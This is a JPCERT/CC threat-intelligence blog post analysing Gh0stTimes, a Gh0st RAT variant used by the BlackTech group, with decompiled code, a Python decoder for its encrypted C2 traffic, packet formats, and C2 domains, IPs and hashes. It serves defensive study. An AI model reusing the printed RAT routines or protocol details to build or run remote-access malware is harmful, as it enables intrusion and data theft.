



JPCERT Coordination Center official Blog

 blogs.jpccert.or.jp/en/2021/10/gh0sttimes.html



朝長 秀誠 (Shusei Tomonaga)

October 4, 2021

Malware Gh0stTimes Used by BlackTech

BlackTech

- Email

An attack group BlackTech has been actively conducting attacks against Japanese organisations since 2018. Although it is not as prominent as before, JPCERT/CC is still seeing some cases as of now. This article introduces the details of the malware Gh0stTimes, which is used by this group.

Gh0stTimes overview

Gh0stTimes is customised based on Gh0st RAT and has been used in some attack cases since 2020. Figure 1 shows the comparison of Gh0stTimes and Gh0st RAT code.

```

1 char __fastcall CFileManager::OnReceive(this *al, const CHAR *lpBuffer,
2 {
3     char result; // al
4     const char *v5; // rbx
5     HANDLE FirstFileA; // rax
6     const CHAR *v7; // rbx
7     int v8; // eax
8     UINT v9; // ebx
9     char v10[16]; // [rsp+20h] [rbp-278h] BYREF
10    struct _WIN32_FIND_DATAA FindFileData; // [rsp+30h] [rbp-268h] BYREF
11    CHAR FileName[272]; // [rsp+170h] [rbp-128h] BYREF
12
13    result = *lpBuffer - 2;
14    switch ( *lpBuffer )
15    {
16    case 2:
17        return SendFilesList(al, lpBuffer + 1);
18    case 3:
19        return UploadToRemote(al, lpBuffer + 1);
20    case 4:
21        return CreatelocalRecvFile(al, (lpBuffer + 1));
22    case 5:
23        return WriteLocalRecvFile(al, (lpBuffer + 1), nSize - 1);
24    case 7:
25        return SendFileData(al, (lpBuffer + 1));
26    case 8:
27        return StopTransfer(al);
28    case 9:
29        DeleteFileA(lpBuffer + 1);
30        v10[0] = 108;
31        return ma_send_to_server(al, v10, lu);
32    case 0xA:
33        v5 = lpBuffer + 1;
34        wsprintfA(FileName, "%s\\*.*", lpBuffer + 1);
35        FirstFileA = FindFirstFileA(FileName, &FindFileData);
36        if ( FirstFileA != -1i64 )
37            DeleteDirectory(al, v5, &FindFileData, FirstFileA);
38        v10[0] = 108;
39        return ma_send_to_server(al, v10, lu);
40    case 0xB:
41        LODWORD(al->recv_decoded_data.alloc_ptr) = *(lpBuffer + 1);
42        return GetData(al);
43    case 0xC:
44        CreateFolder(al, lpBuffer + 1);
45        v10[0] = 111;
46        return ma_send_to_server(al, v10, lu);
47    case 0xD:
48        v7 = lpBuffer + 1;
49        v8 = strlenA(lpBuffer + 1);
50        MoveFileA(v7, &v7[v8 + 1]);
51        v10[0] = 113;
52        return ma_send_to_server(al, v10, lu);
53    case 0xE:
54        v9 = 5;
55        goto LABEL_18;
56    case 0xF:
57        v9 = 0;
58    LABEL_18:
59        result = OpenFile(al, (lpBuffer + 1), v9);
60        break;
61    default:
62        return result;
63    }
64    return result;
65 }

```

```

28 void CFileManager::OnReceive(LPBYTE lpBuffer, UINT nSize)
29 {
30     switch (lpBuffer[0])
31     {
32     case COMMAND_LIST_FILES:// 获取文件列表
33         SendFilesList((char *)lpBuffer + 1);
34         break;
35     case COMMAND_DELETE_FILE:// 删除文件
36         DeleteFile((char *)lpBuffer + 1);
37         SendToken(TOKEN_DELETE_FINISH);
38         break;
39     case COMMAND_DELETE_DIRECTORY:// 删除文件
40         //printf("删除目录 %s\n", (char *)bPacket + 1);
41         DeleteDirectory((char *)lpBuffer + 1);
42         SendToken(TOKEN_DELETE_FINISH);
43         break;
44     case COMMAND_DOWN_FILES:// 上传文件
45         UploadToRemote(lpBuffer + 1);
46         break;
47     case COMMAND_CONTINUE:// 上传文件
48         SendFileData(lpBuffer + 1);
49         break;
50     case COMMAND_CREATE_FOLDER:
51         CreateFolder(lpBuffer + 1);
52         break;
53     case COMMAND_RENAME_FILE:
54         Rename(lpBuffer + 1);
55         break;
56     case COMMAND_STOP:
57         StopTransfer();
58         break;
59     case COMMAND_SET_TRANSFER_MODE:
60         SetTransferMode(lpBuffer + 1);
61         break;
62     case COMMAND_FILE_SIZE:
63         CreatelocalRecvFile(lpBuffer + 1);
64         break;
65     case COMMAND_FILE_DATA:
66         WritelocalRecvFile(lpBuffer + 1, nSize - 1);
67         break;
68     case COMMAND_OPEN_FILE_SHOW:
69         OpenFile((char *)lpBuffer + 1, SW_SHOW);
70         break;
71     case COMMAND_OPEN_FILE_HIDE:
72         OpenFile((char *)lpBuffer + 1, SW_HIDE);
73         break;
74     default:
75         break;
76     }
77 }

```

Figure 1: Comparison of Gh0stTimes and Gh0st RAT (CFileManager) code (Left: Gh0stTimes / Right: Gh0st RAT)

Both sets of code are functions for file operation, and they are almost identical. Many of the Gh0st RAT functions are upgraded in Gh0stTimes, but some parts of the code are just kept as is. The next sections explain the features of Gh0stTimes.

- Communication protocol
- Commands
- Dummy code
- C2 server control panel

Communication protocol

Just like Gh0st RAT, Gh0stTimes communicates with C2 servers with its custom protocol, but the packet format is different. Figure 2 shows the flow of communication.




Figure 2: Gh0stTimes communication flow

At the beginning of its communication with a C2 server, Gh0stTimes sends an authentication ID and data (The "Key" in Figure 2) to generate an encryption key for the following communication. The C2 server checks the authentication ID and only accepts the communication with certain IDs. Figure 3 shows an example of the specific authentication IDs.

```

48 | v5 = time64(0i64);
49 | srand(v5);
50 | for ( i = 0i64; i < 4; *( &a1->event + i + 7 ) = (rand() % 256) ^ 0x99 )
51 |     ++i;
52 | do
53 |     *( &a1->first_senddata.id + ++v1 + 3 ) = (rand() % 256) ^ 0xCC;
54 | while ( v1 < 16 );
55 | not_use = 0x64793A7B622250DBi64;
56 | auth2 = 0x309FEA572227F433i64;
57 | p_Auth1 = &a1->first_senddata.Auth1;
58 | len = 4i64;
59 | a1->first_senddata.Auth1 = 0x64793A7B622250DBi64;
60 | a1->first_senddata.Auth2 = auth2;
61 | do
62 | {
63 |     v9 = *(p_Auth1 - 16);
64 |     v10 = *(p_Auth1 - 14);
65 |     p_Auth1 = (p_Auth1 + 4);
66 |     v11 = *(p_Auth1 - 2) ^ v10 ^ 0xDD;
67 |     *(p_Auth1 - 4) ^= v9 ^ 0xDD;
68 |     v12 = *(p_Auth1 - 19);
69 |     *(p_Auth1 - 2) = v11;
70 |     v13 = *(p_Auth1 - 1) ^ *(p_Auth1 - 17) ^ 0xDD;
71 |     --len;
72 |     *(p_Auth1 - 3) ^= v12 ^ 0xDD;
73 |     *(p_Auth1 - 1) = v13;
74 | }
75 | while ( len );

```

Figure 3: Gh0stTimes authentication ID sample

After the successful authentication, the communication that follows is encrypted with the key provided at the beginning of the communication. The next round of communication includes the information of infected hosts, such as hostname, username and processor name (Figure 4).

```

00000000 | 66 57 49 4E 44 4F 57 53 | 31 30 2D 68 6F 73 74 00 | fWINDOWS10-host.
00000010 | 00 00 00 00 00 00 00 00 | 00 00 00 00 00 00 00 00 | .....
00000020 | D2 90 20 64 75 73 65 72 | 6E 61 6D 65 00 00 00 00 | .. dusername...
00000030 | 00 00 00 00 00 00 00 00 | 00 00 00 00 00 00 00 00 | .....
00000040 | 00 00 57 69 6E 64 6F 77 | 73 20 31 30 20 45 6E 74 | ..Windows 10 Ent
00000050 | 65 72 70 72 69 73 65 00 | 45 00 6E 00 74 00 65 00 | erprise.E.n.t.e.
00000060 | 72 00 70 00 72 00 69 00 | 73 00 65 00 00 00 00 00 | r.p.r.i.s.e....
00000070 | 00 00 00 00 0A 00 00 00 | 00 00 00 00 63 45 00 00 | .....cE..
00000080 | 01 00 00 00 00 00 00 00 | 00 00 00 00 00 00 00 00 | .....
00000090 | 00 00 00 00 00 00 00 00 | 40 01 75 73 65 72 6E 61 | .....@.userna
000000A0 | 6D 65 00 00 00 00 00 00 | 00 00 00 00 00 00 00 00 | me.....
000000B0 | 00 00 00 00 00 00 00 00 | D0 10 00 00 42 55 49 4C | .....BUIL
000000C0 | 54 49 4E 5C 41 64 6D 69 | 6E 69 73 74 72 61 74 6F | TIN\Administrato
000000D0 | 72 73 20 65 6E 61 62 6C | 65 64 00 00 00 00 00 00 | rs enabled.....
000000E0 | 00 00 00 00 00 00 00 00 | 00 00 00 00 00 00 00 00 | .....
000000F0 | 02 00 00 00 01 00 00 00 | 00 01 00 00 49 6E 74 65 | .....Inte
00000100 | 6C 28 52 29 20 58 65 6F | 6E 28 52 29 20 43 50 55 | l(R) Xeon(R) CPU
00000110 | 20 45 35 2D 32 36 35 30 | 20 30 20 40 20 32 2E 30 | E5-2650 0 @ 2.0
00000120 | 30 47 48 7A 00 00 00 00 | 00 00 00 00 00 00 00 00 | 0GHz.....
00000130 | 00 D0 F7 7F 00 00 00 00 | 1E 08 00 00 00 00 00 00 | .....
00000140 | 73 76 63 68 6F 73 74 36 | 34 2D 33 2E 65 78 65 00 | svchost64-3.exe.
00000150 | 00 00 00 00 00 00 00 00 | 00 00 00 00 00 00 00 00 | .....
00000160 | 00 00 00 00 C0 EF BB EF | 0F 3A D6 01 08 C2 B8 83 | .....:.....
00000178 | 0F 3A D6 01 00 00 00 00 | ██████████ | .....

```

Figure 4: Information of infected hosts sent by Gh0stTimes

After sending the information of infected hosts, commands are exchanged. See Appendix A for the format of data exchanged. When exchanging commands, the data is RC4-encrypted and then zlib-compressed. Gh0stTimes uses its custom RC4 algorithm, which has XOR 0xAC process over the encrypted data.

```

13 | if ( len > 0 )
14 | {
15 |     LODWORD(x) = 0;
16 |     i = dst;
17 |     data_len = len;
18 |     y = 0;
19 |     data = src - dst;
20 |     do
21 |     {
22 |         ++i;
23 |         x = (((x + 1) >> 31) + x + 1) - ((x + 1) >> 31); // x = x + 1;
24 |         v9 = y + al->box[x];
25 |         v10 = al->box[x];
26 |         y = (BYTE4(v9) + y + v10) - BYTE4(v9); // y = y + box[x];
27 |         al->box[x] = al->box[y]; // box[x] = box[y];
28 |         al->box[y] = v10; // box[y] = box[x];
29 |         v11 = v10 + al->box[x];
30 |         result = *(data + i - 1) ^ al->box[(BYTE4(v11) + v11) - BYTE4(v11)] ^ 0xAC; // result = data[i - 1] ^ box[(box[x] + box[y])] ^ 0xAC
31 |         --data_len;
32 |         *(i - 1) = result;
33 |     }
34 |     while ( data_len );
35 | }

```

Figure 5: Part of Gh0stTimes code to encrypt data with RC4

The following is Python code to decode data exchanged.

```

import zlib

# Load keydata for first packet
with open(args[1], "rb") as fb:
    keydata = fb.read()

# Load encoded packet data
with open(args[2], "rb") as fb:
    data = fb.read()

comp_data = custom_rc4(data[12:], keydata[5:21])
dec_data = zlib.decompress(comp_data)

def custom_rc4(data, keydata):
    key = []
    key_1 = [0x98, 0x19, 0x3C, 0x56, 0xD9, 0xBB, 0xC7, 0x86, 0xFF, 0x3E]
    key_2 = [0] * 16
    key_3 = [0xAC, 0xBB, 0x30, 0x5E, 0xCC, 0xDD, 0x19, 0x23, 0xFC, 0xBD]
    keybox = [7, 0, 2, 3, 9, 10, 4, 13, 14, 8, 1, 11, 5, 6, 12, 15]

    i = 0
    for i in range(16):
        key_2[i] = keydata[keybox[i]]

    key = key_1 + key_2 + key_3
    x = 0
    box = list(range(256))
    for i in range(256):
        x = (x + box[i] + key[i % len(key)]) % 256
        box[i], box[x] = box[x], box[i]

    x = 0
    y = 0
    out = []
    for char in data:
        x = (x + 1) % 256
        y = (y + box[x]) % 256
        box[x], box[y] = box[y], box[x]
        out.append((char ^ box[(box[x] + box[y]) % 256] ^ 0xAC).to_bytes(1,
byteorder='little'))

    return b''.join(out)

```

Commands

Gh0stTimes is equipped with the following 5 types of commands:

- FileManager (command number 0x1): File operation
- ShellManager (command number 0x28): Remote shell execution
- PortmapManager (command number 0x32): C2 server redirect function
- UltraPortmapManager (command number 0x3F): Proxy function
- No name (command number 0): End communication

```

1  __int64 __fastcall CKernelManager::OnReceive(CKernelManager *a1, unsigned __int8 *a2)
2  {
3  __int64 result; // rax
4
5  result = *a2;
6  switch ( *a2 )
7  {
8  case 0u:
9      _InterlockedExchange(&a1->IsActive, 1);
10     return result;
11 case 1u:
12     result = MyCreateThread(0i64, 0i64, Loop_FileManager, a1->lp_this->c2_socket, 0, 0i64, 0);
13     goto LABEL_4;
14 case 0x28u:
15     result = MyCreateThread(0i64, 0i64, Loop_ShellManager, a1->lp_this->c2_socket, 0, 0i64, 1);
16     goto LABEL_4;
17 case 0x2Au:
18     return CreateEventA(0i64, 1, 0, &a1->EventName);
19 case 0x32u:
20     result = MyCreateThread(0i64, 0i64, Loop_PortmapManager, a1->lp_this->c2_socket, 0, 0i64, 1);
21     goto LABEL_4;
22 case 0x3Fu:
23     result = MyCreateThread(0i64, 0i64, Loop_UltraPortmapManager, a1->lp_this->c2_socket, 0, 0i64, 1);
24 LABEL_4:
25     a1->thread_list[a1->num_threads++] = result;
26     break;
27 default:
28     return result;
29 }
30 return result;
31 }

```

Figure 6: List of commands

ShellManager and FileManager are the same as Gh0st RAT's original functions. FileManager has multiple functions to operate files on infected hosts. (See Appendix B for details.)

PortmapManager and UltraPortmapManager are unique to Gh0stTimes, which indicates that its relay function has been enhanced compared to Gh0st RAT.

Dummy code

Some types of malware that BlackTech use contains dummy code, which may make analysis difficult. Gh0stTimes has such code (Figure 7), but it does not have much impact to the analysis.

```

212     v60 = 0i64;
213     v61 = 0i64;
214     v62 = 0;
215     GetLocalTime(&v36);
216     LODWORD(v33) = v36.wSecond;
217     LODWORD(v30) = v36.wMinute;
218     LODWORD(v27) = v36.wHour;
219     LODWORD(v23) = v36.wDay;
220     sprintf(&v55, "%d-%d-%d %d:%d:%d", v36.wYear, v36.wMonth, v23, v27, v30, v33);
221     do
222     {
223         v20 = OpenEventA(0x1F0003u, 0, &Name);
224         v21 = WaitForSingleObject(this.event, 0x64u);
225         Sleep(0x1F4u);
226     }
227     while ( !v20 && v21 );
228     GetLocalTime(&v36);
229     LODWORD(v34) = v36.wSecond;
230     LODWORD(v31) = v36.wMinute;
231     LODWORD(v28) = v36.wHour;
232     LODWORD(v25) = v36.wDay;
233     sprintf(&v55, "%d-%d-%d %d:%d:%d", v36.wYear, v36.wMonth, v25, v28, v31, v34);
234     if ( !v20 )
235     {
236         GetLocalTime(&v36);
237         LODWORD(v35) = v36.wSecond;
238         LODWORD(v32) = v36.wMinute;
239         LODWORD(v29) = v36.wHour;
240         LODWORD(v26) = v36.wDay;
241         sprintf(&v55, "%d-%d-%d %d:%d:%d", v36.wYear, v36.wMonth, v26, v29, v32, v35);
242         Sleep(0x927C0u);
243         CKernelManager_terminateThread(&CKernelManager_);
244         continue;
245     }
246     break;
247 }
248 struc_this_closesocket(&this);
249 CloseHandle(v20);

```

Figure 7: Gh0stTimes dummy code sample

C2 server control panel

In the course of analysis, we found Gh0stTimes control panel. Figure 8 shows its GUI when the control panel is running. This one was named as "Times v1.2".




Figure 8: Gh0stTimes control panel

Figure 9 shows the commands that can be executed on the control panel.




Figure 9: List of commands on Gh0stTimes control panel

In closing

As BlackTech has been actively carrying out attacks, we will continue our analysis and monitoring. A list of IoC is available in Appendix C. Please make sure that none of your devices is communicating with them.

We have identified that servers infected with Gh0stTimes are also affected by other types of malware (downloader, backdoor, ELF Bifrose) and attack tools listed below. Please be aware that these tools are possibly used by BlackTech.

- <https://github.com/Yang0615777/PocList>
- <https://github.com/liuxu54898/CVE-2021-3019>
- <https://github.com/knownsec/pocsuite3>
- Citrix exploit tool
- MikroTik exploit tool
- Exploit for CVE-2021-28482
- Exploit for CVE-2021-1472/CVE-2021-1473
- Exploit for CVE-2021-28149/CVE-2021-28152
- Exploit for CVE-2021-21975/CVE-2021-21983
- Exploit for CVE-2018-2628
- Exploit for CVE-2021-2135

Acknowledgement

We would like to acknowledge the support and information shared by [@r3dbU7z](#) regarding this attack group.

Shusei Tomonaga
(Translated by Yukako Uchida)

Appendix A: Data exchanged

Table A-1: Format of data sent

Offset	Length	Contents
0x00	4	ID
0x04	4	Data length xor 0x3A4BFDCC
0x08	4	Data length after 0x0C before compression xor 0x7C2E56D2
0x0C	-	Encrypted data (zlib + RC4)

Table A-2: Format of data received

Offset	Length	Contents
0x00	4	ID
0x04	4	Data length xor 0xC3A2B5D2
0x08	4	Data length after 0x0C before compression xor 0x68FC2AD3

0x0C - Encrypted data (zlib + RC4)

Appendix B: Commands

Table B: FileManager commands

Value	Contents
2	SendFilesList
3	UploadToRemote
4	CreateLocalRecvFile
5	WriteLocalRecvFile
7	SendFileData
8	StopTransfer
9	DeleteFile
10	DeleteDirectory
11	GetFileData
12	CreateFolder
13	MoveFile
14	OpenFile (SW_SHOW)
15	OpenFile (SW_HIDE)

Appendix C: C2 servers


- tftpupdate.ftpserver.biz
- 108.61.163.36
- update.centosupdates.com
- 107.191.61.40
- osscach2023.hicloud.tw
- 103.85.24.122
- 106.186.121.154

Appendix D: Malware hash value

- 01581f0b1818db4f2cdd9542fd8d663896dc043efb6a80a92aadfacc59ddb7684
- 18a696b09d0b7e41ad8ab6a05b84a3022f427382290ce58f079dec7b07e86165
- 15b8dddbfa37317ccdfbc340764cd0f43b1fb8915b1817b5666c4816ccb98e7c

- 849ec6055f0c18eff76170912d8500d3da7be1435a9117d67f2134138c7e70c3
 - f19ab3fcbc555a059d953196b6d1b04818a59e2dc5075cf1357cee84c9d6260b
 - 836b873ab9807fbdd8855d960250084c89af0c4a6ecb75991542a7deb60bd119
 - a69a2b2a6f5a68c466880f4c634bad137cb9ae39c2c3e30c0bc44c2f07a01e8a
 - bd02ca03355e0ee423ba0e31384d21b4afbd8973dc888480bd4376310fe6af71
- [Email](#)

Author



[朝長 秀誠 \(Shusei Tomonaga\)](#)

Since December 2012, he has been engaged in malware analysis and forensics investigation, and is especially involved in analyzing incidents of targeted attacks. Prior to joining JPCERT/CC, he was engaged in security monitoring and analysis operations at a foreign-affiliated IT vendor. He presented at CODE BLUE, BsidesLV, BlackHat USA Arsenal, Botconf, PacSec and FIRST Conference. JSAC organizer.

Was this page helpful?

0 people found this content helpful.

If you wish to make comments or ask questions, please use this form.

This form is for comments and inquiries. For any questions regarding specific commercial products, please contact the vendor.

please change the setting of your browser to set JavaScript valid. Thank you!

Related articles

[Back](#)

[Top](#)

[Next](#)